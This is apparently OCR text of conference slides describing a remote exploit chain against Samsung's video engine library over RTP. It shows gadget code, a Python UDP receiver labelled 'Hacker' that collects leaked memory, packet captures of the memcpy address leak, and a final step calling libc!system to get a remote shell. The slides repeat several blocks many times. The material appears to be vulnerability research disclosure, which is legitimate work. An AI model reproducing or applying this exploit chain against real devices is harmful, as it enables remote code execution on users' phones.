
First step:Jumping to gadget and setting parameter2 to 1

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**(_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```



First step:Jumping to gadget and setting parameter2 to 1


```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**(_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```




Control the pc to this gadget

```
BTI             c
ADD             X8, X0, W1,SXTW#3
MOV             W0, WZR
LDR             X8, [X8,#0x60]
STR             X2, [X8,#8]
RET
```

*((unsigned int *)this + 2)





Sencode step: Calling RTP_SendRtpPacket and receiving leaked data

Sender(Victim)

```
__int64 __fastcall DMC_RTP_Sys_Send_Rtp_Packet(__int64 a1)
{

v49 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
seq_num = *(_WORD *)(a1 + 22);
fd = *(_QWORD *)(a1 + 160);
buf = *(_QWORD *)(a1 + 128);
sockaddr = *(_OWORD *)(a1 + 168);
v6 = *(_OWORD *)(a1 + 184);
len = *(unsigned int *)(a1 + 136);
*(_WORD *)(a1 + 22) = seq_num + 1;
v17 = sockaddr;
v18 = v6;
v8 = PSISocketSendTo(fd, buf, len, 0LL, &v17);
```

sendto

Receiver(Hacker)

```
import socket

UDP_IP="2408:[redacted]:ddf8"
UDP_IP="::"
UDP_PORT = 8181

sock = socket.socket(socket.AF_INET6, # Internet
                     socket.SOCK_DGRAM) # UDP
sock.bind((UDP_IP, UDP_PORT))

while True:
    data, addr = sock.recvfrom(1024) # buffer size is 1024 bytes
    print("received message:", data.decode("UTF-8"))
```

- **fd**: it can be enumerated from 0 to 0xff
- **buf**: point to an address which we want to leak
- **sockaddr**: set Ipv6 and UDP port

Leaking the address of libc!memcpy

```
__int64 __fastcall DMC_RTP_Sys_Send_Rtp_Packet(__int64 a1)
{
v49 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
seq_num = *(_WORD *)(a1 + 22);
fd = *(_QWORD *)(a1 + 160);
buf = *(_QWORD *)(a1 + 128);
sockaddr = *(_OWORD *)(a1 + 168);
v6 = *(_OWORD *)(a1 + 184);
len = *(unsigned int *)(a1 + 136);
*(_WORD *)(a1 + 22) = seq_num + 1;
v17 = sockaddr;
v18 = v6;
v8 = PSISocketSendTo(fd, buf, len, 0LL, &v17);
```

```
off_E45F8 DCQ __imp_memcpy              ; DATA XREF: memcpy↑o
                                        ; memcpy+4↑r
                                        ; memcpy+8↑o
```

- The function "*memcpy*" exists in the .plt.got of libsamsung_videoengine_9_0.so.
- We set 'buf' point to the position of "*memcpy*" in the .plt.got.

udp.port==8181

No.	Time	Source	Destination	Protocol	Length	Info
134…	25.193065	2408:…:dc45	2408:…:fa69	UDP	69	1602 → 8181 Len=1
146…	27.208123	2408:…:dc45	2408:…:fa69	UDP	69	1602 → 8181 Len=1
157…	29.217181	2408:…:dc45	2408:…:fa69	UDP	69	1602 → 8181 Len=1
168…	31.222700	2408:…:dc45	2408:…:fa69	UDP	69	1602 → 8181 Len=1
178…	33.228371	2408:…:dc45	2408:…:fa69	UDP	69	1602 → 8181 Len=1
189…	35.227931	2408:…:dc45	2408:…:fa69	UDP	69	1602 → 8181 Len=1[Malformed Packet]
200…	37.226049	2408:…:dc45	2408:…:fa69	UDP	69	1602 → 8181 Len=1
211…	39.226572	2408:…:dc45	2408:…:fa69	UDP	69	1602 → 8181 Len=1
223…	41.261055	2408:…:dc45	2408:…:fa69	UDP	69	1602 → 8181 Len=1
233…	43.230294	2408:…:dc45	2408:…:fa69	UDP	69	1602 → 8181 Len=1
245…	45.333743	2408:…:dc45	2408:…:fa69	UDP	69	1602 → 8181 Len=1
256…	47.334869	2408:…:dc45	2408:…:fa69	UDP	69	1602 → 8181 Len=1
267…	49.342602	2408:…:dc45	2408:…:fa69	UDP	69	1602 → 8181 Len=1
278…	51.358285	2408:…:dc45	2408:…:fa69	UDP	69	1602 → 8181 Len=1[Malformed Packet]
289…	53.373212	2408:…:dc45	2408:…:fa69	UDP	69	1602 → 8181 Len=1
300…	55.397460	2408:…:dc45	2408:…:fa69	UDP	69	1602 → 8181 Len=1
310…	57.382309	2408:…:dc45	2408:…:fa69	UDP	69	1602 → 8181 Len=1
311…	57.399523	2408:…:dc45	2408:…:fa69	UDP	69	1602 → 8181 Len=1
322…	59.375196	2408:…:dc45	2408:…:fa69	UDP	69	1602 → 8181 Len=1
332…	61.384489	2408:…:dc45	2408:…:fa69	UDP	69	1602 → 8181 Len=1
343…	63.388665	2408:…:dc45	2408:…:fa69	UDP	69	1602 → 8181 Len=1


```
> Frame 21194: 69 bytes on wire (552 bits), 69 bytes captured (552 bits)
> Linux cooked capture v2
> Internet Protocol Version 6, Src: 2408:…:dc45, Dst: 2408:…:fa69
> User Datagram Protocol, Src Port: 1602, Dst Port: 8181
> Data (1 byte)
```

```
0000  86 dd 00 00 00 00 00 1b  02 07 04 00 90 1b 22 35   ........ ......"5
0010                                                     ···Zh··z ····$···
0020                                                     ·@····{) IV·E$·@·
0030                                                     ··{1···· 0··i·B··
0040  00 09 66 af 71                                     ··f·q
```

```
6fe59325f8  00 0c 8d 02 71 00 00 00 18 31 72 02 71 00 00 00   ....q....1r.q...
```

Remote leak of memcpy function memory address.GIF

Leaking the address of libc.so and more




```
off_E45F8 DCQ __imp_memcpy              ; DATA XREF: memcpy↑o
                                        ; memcpy+4↑r
                                        ; memcpy+8↑o
```

We can get all of the address by this method !


Final step: Getting remote shell

1. Obtaining the heap memory address where the vulnerability structure is located. (Done)
2. Obtaining the memory address of the library where the vulnerability is located. (Done)
3. Obtaining the memory address of any library. (Done)
4. **Calling libc!system.** **(to do)**

Calling libc.so!system directly

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```


```
__int64 __fastcall system(__int64 a1)
; __unwind {
PACIASP
SUB             SP, SP, #0x140
STP             X29, X30, [SP,#0x110+var_20]
STR             X28, [SP,#0x110+var_10]
STP             X24, X23, [SP,#0x110+var_s0]
STP             X22, X21, [SP,#0x110+var_s10]
STP             X20, X19, [SP,#0x110+var_s20]
ADD             X29, SP, #0xF0
MRS             X24, #3, c13, c0, #2
LDR             X8, [X24,#(__imp_dlerror - 0x32B128)]
STUR            X8, [X29,#0x20+var_28]
CBZ             X0, loc_A800C
```



Calling libc.so!system directly

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```


```
__int64 __fastcall system(__int64 a1)
; __unwind {
PACIASP
SUB             SP, SP, #0x140
STP             X29, X30, [SP,#0x110+var_20]
STR             X28, [SP,#0x110+var_10]
STP             X24, X23, [SP,#0x110+var_s0]
STP             X22, X21, [SP,#0x110+var_s10]
STP             X20, X19, [SP,#0x110+var_s20]
ADD             X29, SP, #0xF0
MRS             X24, #3, c13, c0, #2
LDR             X8, [X24,#(__imp_dlerror - 0x32B128)]
STUR            X8, [X29,#0x20+var_28]
CBZ             X0, loc_A800C
```



Calling libc.so!system directly

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```


```
__int64 __fastcall system(__int64 a1)

; __unwind {
PACIASP
SUB             SP, SP, #0x140
STP             X29, X30, [SP,#0x110+var_20]
STR             X28, [SP,#0x110+var_10]
STP             X24, X23, [SP,#0x110+var_s0]
STP             X22, X21, [SP,#0x110+var_s10]
STP             X20, X19, [SP,#0x110+var_s20]
ADD             X29, SP, #0xF0
MRS             X24, #3, c13, c0, #2
LDR             X8, [X24,#(__imp_dlerror - 0x32B128)]
STUR            X8, [X29,#0x20+var_28]
CBZ             X0, loc_A800C
```



Calling libc.so!system directly

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

```
__int64 __fastcall system(__int64 a1)

; __unwind {
PACIASP
SUB             SP, SP, #0x140
STP             X29, X30, [SP,#0x110+var_20]
STR             X28, [SP,#0x110+var_10]
STP             X24, X23, [SP,#0x110+var_s0]
STP             X22, X21, [SP,#0x110+var_s10]
STP             X20, X19, [SP,#0x110+var_s20]
ADD             X29, SP, #0xF0
MRS             X24, #3, c13, c0, #2
LDR             X8, [X24,#(__imp_dlerror - 0x32B128)]
STUR            X8, [X29,#0x20+var_28]
CBZ             X0, loc_A800C
```




Calling libc.so!system directly

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

```
__int64 __fastcall system(__int64 a1)

; __unwind {
PACIASP
SUB             SP, SP, #0x140
STP             X29, X30, [SP,#0x110+var_20]
STR             X28, [SP,#0x110+var_10]
STP             X24, X23, [SP,#0x110+var_s0]
STP             X22, X21, [SP,#0x110+var_s10]
STP             X20, X19, [SP,#0x110+var_s20]
ADD             X29, SP, #0xF0
MRS             X24, #3, c13, c0, #2
LDR             X8, [X24,#(__imp_dlerror - 0x32B128)]
STUR            X8, [X29,#0x20+var_28]
CBZ             X0, loc_A800C
```

